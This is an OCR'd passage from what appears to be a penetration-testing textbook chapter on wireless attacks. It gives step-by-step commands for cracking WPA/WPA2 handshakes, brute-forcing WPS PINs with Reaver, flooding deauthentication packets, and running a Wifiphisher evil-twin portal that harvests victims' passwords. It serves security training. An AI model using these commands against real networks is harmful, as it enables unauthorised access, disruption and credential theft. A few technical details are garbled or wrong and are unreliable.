


Figure 6.12: Wireless adapter list

If you don't have a custom password list to hand or wish to rapidly generate a list, you can use the crunch application in Kali. The following command instructs crunch to create a wordlist of words with a minimum length of `5` characters and a maximum length of `25` characters using the given character set:

```
sudo crunch 5 25 abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRS
```

As an additional option, you can also improve the effectiveness of the brute-force attack using GPU-based password cracking tools (oclHashcat for AMD/ATI graphics cards and cudaHashcat for NVIDIA graphics cards).

To implement this attack, first convert the WPA handshake capture file, `output.cap`, to a `hashcat` file using the following command:

```
sudo aircrack-ng nameofthewifi.cap -j <output file>
```

When the conversion is completed, you should have a `.hccapx` file in the same folder where the command was run. Now the attacker can execute the `hashcat` against the new capture file (choose the version of `hashcat` that matches your CPU architecture and your graphics card) using the following command :

```
sudo hashcat -m 2500 <filename>.hccapx <wordlist>
```




Figure 6.13: Running hashcat on your VirtualBox using a host GPU

One of the common issues noted while running hashcat in virtual containers such as VirtualBox or VMware is that users might not be able to run hashcat as expected, as 3.x

version of hashcat requires GPUs. However, an alternative is to run the following command in the terminal: `sudo apt-get install libhwloc-dev ocl-icd-dev ocl-icd-opencl-dev`. This will allow the testers to utilize the CPU power to run hashcat within the container.

If you have multiple GPUs, testers can utilize tools such as John the Ripper and `cowpatty` to crack the password from the captured wireless traffic by using the following command in a terminal:

```
sudo john –w=<dictionaryfile> --stdout | sudo cowpatty -r your
```

Basically, John the Ripper will create a dictionary incrementally for all the characters, special characters, and numbers. Later, the output will be passed through to Pyrit to crack the password using the `passthrough` keyword, and additionally, `cowpatty` will crack the password for a particular `WIFIESSID`.

Attacking wireless routers with Reaver

WPA and WPA2 are also vulnerable to attacks against an AP's **Wi-Fi Protected Setup** (**WPS**) and PIN.

Most APs support the WPS protocol, which emerged as a standard in 2006 to allow users to easily set up and configure APs and add new devices to an existing network without having to re-enter large and complex passphrases.

Unfortunately, the PIN is an eight-digit number (100,000,000 possible guesses), but the last number is a checksum value. Because the WPS authentication protocol cuts the pin in half and validates each half separately, this means that there are 10^4 (10,000) values for the first half of the pin, and 10^3 (1,000) possible values for the second half—the attacker only has to make a maximum of 11,000 guesses to compromise the AP!

Reaver is a tool that's designed to maximize the guessing process (although Wifite also conducts WPS guesses).

To start a Reaver attack, use the `wash` companion tool to identify any vulnerable networks first, ensure the device is in monitoring mode by running `sudo airmon-ng start wlan0`, and then run the following command:

```
sudo wash -i wlan0mon --ignore-fcs
```

If there are any vulnerable networks, launch an attack against them using the following command:

```
sudo reaver -i wlan0mon -b (BSSID) -vv
```

Attackers should be able to see the following screenshot when running the Reaver tool from the terminal:




Figure 6.14: reaver running on a specific BSSID

Testing this attack in Kali has demonstrated that the attack is slow and prone to failure; however, it can be used as a background attack or can supplement other routes of attack to compromise the WPA network.

Denial of Service (DoS) attacks against wireless communications

The final attack against wireless networks that we'll evaluate is DoS attacks, where an attacker deprives a legitimate user of access to a wireless network or makes the network unavailable by causing it to crash. Wireless networks are extremely susceptible to DoS attacks, and it is difficult to localize the attacker on a distributed wireless network. Examples of DoS attacks include the following:

- Injecting crafted network commands, such as reconfiguration commands, into a wireless network can cause the failure of routers, switches, and other network devices.
- Some devices and applications can recognize that an attack is taking place and will automatically respond by disabling the network. A malicious attacker can launch an obvious attack and then let the target create the DoS itself!
- Bombarding the wireless network with a flood of data packets can make it unavailable for use; for example, an HTTP flood attack making thousands of page requests to a web server can exhaust its processing ability. In the same way, flooding the network with authentication and association packets blocks users from connecting to the APs.
- Attackers can craft specific deauthentication and disassociation commands, which are used in wireless networks to close an authorized connection and flood the network, thereby stopping legitimate users from maintaining their connection to a wireless AP.

To demonstrate this last point, we will create a DoS attack by flooding a network with deauthentication packets. Because the wireless 802.11

protocol is built to support deauthentication upon the receipt of a defined packet (so that a user can break a connection when it is no longer required), this can be a devastating attack—it complies with the standard, and there is no way to stop it from happening.

The easiest way to bump a legitimate user off a network is to target them with a stream of deauthentication packets. This can be done with the help of the `aircrack-ng` tool suite:

```
sudo airmon-ng start wlan0
sudo aireplay-ng -0 0 -a (bssid) -c (station ID) wlan0mon
```

This command identifies the attack type as `-0`, indicating that it is for a deauthentication attack. The second `0` (zero) launches a continuous stream of deauthentication packets, making the network unavailable to its users.

The WebSploit framework is an open source tool that's used to scan and analyze remote systems. It contains several tools, including tools that are specific to wireless attacks. It can be installed by running `sudo apt install websploit` in the terminal. To launch it, open a command shell and simply type `websploit`.

The WebSploit interface is similar to that of `recon-ng` and the Metasploit framework, and it presents the user with a modular interface.

Once launched, use the `show modules` command to see the attack modules that are present in the existing version. Select the `Wi-Fi deauth` (a stream of deauthentication packets) using the `use wifi_deauth` command. As shown in *Figure 6.15*, the attacker just has to use the `set` commands to set the various options and then run `execute` to launch the attack:




Figure 6.15: Using WebSploit to perform a deauthentication attack

Compromising enterprise implementations of WPA2

WPA-Enterprise is a technology that's widely utilized in corporations. It does not use a single WPA-PSK, which most users use to connect to wireless networks. To maintain the governance and the flexibility of the domain accounts, corporations utilize WPA-Enterprise.

A typical approach to compromising a WPA-Enterprise network would first be to enumerate the wireless devices and finally attack the connected clients to find out the authentication details. This consists of spoofing a target network and also providing a good signal to the client. Then, the original valid AP later leads into a MiTM attack between the AP and the clients connecting to the AP. To simulate a WPA-Enterprise attack, attackers must be physically near to the target when they have a range of APs. Attackers can also sniff the traffic using Wireshark to identify the wireless network traffic handshake.

In this section, we will explore different tools that attackers would typically utilize to perform different types of attacks on WPA-/WPA2-Enterprise networks.

Wifite is an automatic wireless attack tool that's preinstalled in Kali Linux, and is written in Python. The latest version of Wifite is V2.5.8, which has previously known `aircrack-ng` bugs.

This tool utilizes the following attacks to extract the password of a wireless AP:

- **WPS**: The Offline Pixie Dust attack and the Online Brute-Force PIN attack

- **WPA**: The WPA Handshake Capture and offline crack, and the PMKID Hash Capture and offline crack
- **WEP**: All of the aforementioned attacks, including chop-chop, fragmentation, and aireplay injection

Now we are all set to start Wifite so that we can perform a WPA four-way handshake capture and then perform an automatic password cracking attack. This tool can be directly launched from the terminal by typing `sudo wifite`. The attacker will be presented with the interactive mode so that they can select an interface, as shown in *Figure 6.16*:




Figure 6.16: Wireless adapter list in wifite

Once the interface has been selected, it should automatically enable the adapter in monitor mode and start to list all the Wi-Fi ESSIDs, channels, encryption, and power, regardless of whether or not they are WPS, as well as the number of clients connected to a particular ESSID. Once the target ESSID is selected, the attacker presses *Ctrl + C* on the keyboard, which will launch the attack.

By default, four attack types are launched automatically. These are WPS Pixie Dust, WPS PIN, PMKID, and WPA Handshake. Attackers can choose to ignore the first three attacks if they aren't relevant by pressing *Ctrl + C*. While the handshake is being captured, attackers can see which clients have been discovered that are connected to the station. Once the

handshake has been captured, by default, a copy of the handshake will be stored in the current folder as `hs/handshake_ESSID_MAC.cap`.

Once the handshake has been successfully captured, it will be analyzed using `tshark`, `cowpatty` (this tool is not preinstalled in Kali Linux, so to install it, run `sudo apt install cowpatty` in the terminal), and `aircrack-ng`, which will validate the handshake for ESSID and BSSID.

Wifite is programmed to automatically use a wordlist to run with `aircrack-ng`. The custom wordlist can also be passed directly while launching Wifite by typing `wifite --wpa --dict` *`path`*`customwordlist`. A successful handshake cracking would typically return the password for the wireless AP (router), as shown in *Figure 6.17*:




Figure 6.17: Wireless adapter list

All the passwords will be saved in the `cracked.txt` file in the current folder from where Wifite was run from. The tool has an anonymous feature that can change the MAC to a random address before attacking, and then change it back when the attacks are complete.

Working with bettercap

bettercap is one of the tools that attackers could utilize to better perform a Wi-Fi handshake capture attack within a few minutes. The tool is prepacked with the Wi-Fi hacking modules that can be very handy during a red team exercise or pentest. The following steps are involved to successfully capture a WPA2 handshake:

1. Ensure the wireless device is on the monitoring mode by running `sudo airmon-ng start wlan0`.
2. Run bettercap with the relevant interface from the terminal by entering `sudo bettercap --iface wlan0mon`.
3. Type `wifi.recon on` in the bettercap terminal as shown in *Figure 6.18*:




Figure 6.18: bettercap performing wireless network reconnaissance

If you get error messages reading `error while setting interface wlan0mon` when running `wifi.recon on` in bettercap, ensure you have the older version of libpcap installed. You can download it using `wget http://old.kali.org/kali/pool/main/libp/libpcap/`

`libpcap0.8_1.9.1-4_amd64.deb` and then install it using `dpkg -i libpcap0.8_1.9.1-4_amd64.deb`.

4. To list all the Wi-Fi networks that are visible, enter `wifi.show` in the bettercap terminal.
5. Perform a deauthentication attack by running `wifi.deauth <BSSID>`.
6. After the deauthentication is succesful, when the station reconnects to the Wi-Fi network, the handshake must be captured by bettercap and stored in the `root` folder as shown in *Figure 6.19* for BSSID `c2:b3:7b:17:00:b7`:




Figure 6.19: bettercap capturing the handshake of the wireless network

7. Finally, the same `.pcap` file can be passed to `aircrack-ng` or `hashcat` to crack the password.

Evil Twin attack using Wifiphisher

One of the main issues that a majority of companies face is rogue APs within the range of their offices with the same name as their Wi-Fi network. In this section, we explore Wifiphisher, a rogue AP framework to conduct red team engagements or Wi-Fi penetration testing. Typically, we use this tool to perform effective MiTM attacks against clients that are associated with a Wi-Fi network.

This tool is not installed by default in Kali, hence attackers should install this tool by running `sudo apt install wifiphisher` in the terminal.

The following steps are involved in successfully performing an Evil Twin attack using Wifiphisher:

1. Once Wifiphisher is installed, launch the tool by running `sudo wifiphisher` in the terminal, which should bring up the following screen with the list of available wireless networks:




Figure 6.20: Wifiphisher identifying the list of wireless networks

2. Select the right ESSID/BSSID of the wireless target and hit *Enter*. This will enable our wireless adapter to copy and clone the AP. This should bring us to a screen to select the available phishing scenarios as shown in *Figure 6.21*:




Figure 6.21: Wifiphisher's predefined phishing templates

3. There are three built-in scenarios as shown in the preceding screenshot: a firmware upgrade page, network manager connect, and browser plugin update. We can select any of these options. In this example, we have selected option 2 to imitate a network manager window with a specific page and ask for a password. In the next step, the ESSID is copied with the same name and channel. Additionally, web and DHCP server is set, and all the connected stations will be disconnected using the deauthentication method. Internally, an AP is set up with another interface to capture the details entered by the victim as shown in *Figure 6.22*:




Figure 6.22: Wifiphisher's dashboard of active client connections to the fake AP

4. The wireless end clients are disconnected by the deauthentication attack and will not be able to connect to their Wi-Fi, since this tool also performs Wi-Fi jamming. (If attackers do not want to jam the network, it is recommended to use `sudo wifiphisher -nojamming`.)

5. Victims will now be able to see the Wi-Fi network as an open network, as seen in *Figure 6.23*:




Figure 6.23: Insecure clone of our target wireless network

6. Once the user is connected to the free Wi-Fi, it will open the captive portal requesting the user to enter the password, as shown in *Figure 6.24*:




Figure 6.24: Fake captive portal on the victim device

7. And that is it – whatever password the victim entered to connect to the attacker's network is captured in Wifiphisher, and these entries can be used to create a password list dictionary to crack the handshake captured in the previous sections. Attackers should see the following screen when they close the Wifiphisher tool with *Ctrl + C*:

Figure 6.25: List of passwords captured by the fake AP using Wifiphisher

WPA3

Although the adoption of the third generation of WPA (WPA3) was introduced in January 2018 as a replacement for WPA2 to remedy the weaknesses of WPA2, it is not widely used. This standard utilizes 192-bit cryptographic strength and WPA3-Enterprise works with AES-256 in GCM mode with **SHA-384** (**Secure Hashing Algorithm**) as **Hash-Based Message Authentication Code** (**HMAC**) and still enforces the use of **CCMP-128** (**Counter Mode Cipher Block Chaining Message Protocol**), which is **AES-128** (**American Encryption Standard**) in CCM mode and this is used as the minimum encryption algorithm in WPA3-Personal.

Unlike WPA2's **Pre-Shared Key** (**PSK**), WPA3 utilizes **Simultaneous Authentication of Equals** (**SAE**), also known as Dragonfly. One quite interesting paper written by Mathy Vanhoef (https://papers.mathyvanhoef.com/usenix2021.pdf) outlines the design flaws in the IEEE Standard 802.11 relating to frame fragmentation, aggregation, and Forge attacks.

Although there are no readily available exploits, there are issues related to WPA3-Personal and the SAE authentication protocol it uses.

Bluetooth attacks

A casino was once hacked through a fish tank thermometer in the past, which shows the importance of securing devices that are part of the **Internet of Things** (**IoT**). Bluetooth is not an exception and **Bluetooth Low Energy** (**BLE**) devices are used extensively by consumers and corporations, hence it is important for attackers to understand how to probe and attack them.

Important parts of the Bluetooth protocol layers are the following:

- **Logical Link Control and Adaptation Protocol** (**L2CAP**): This provides the data interface between the high layer data protocols and the applications.
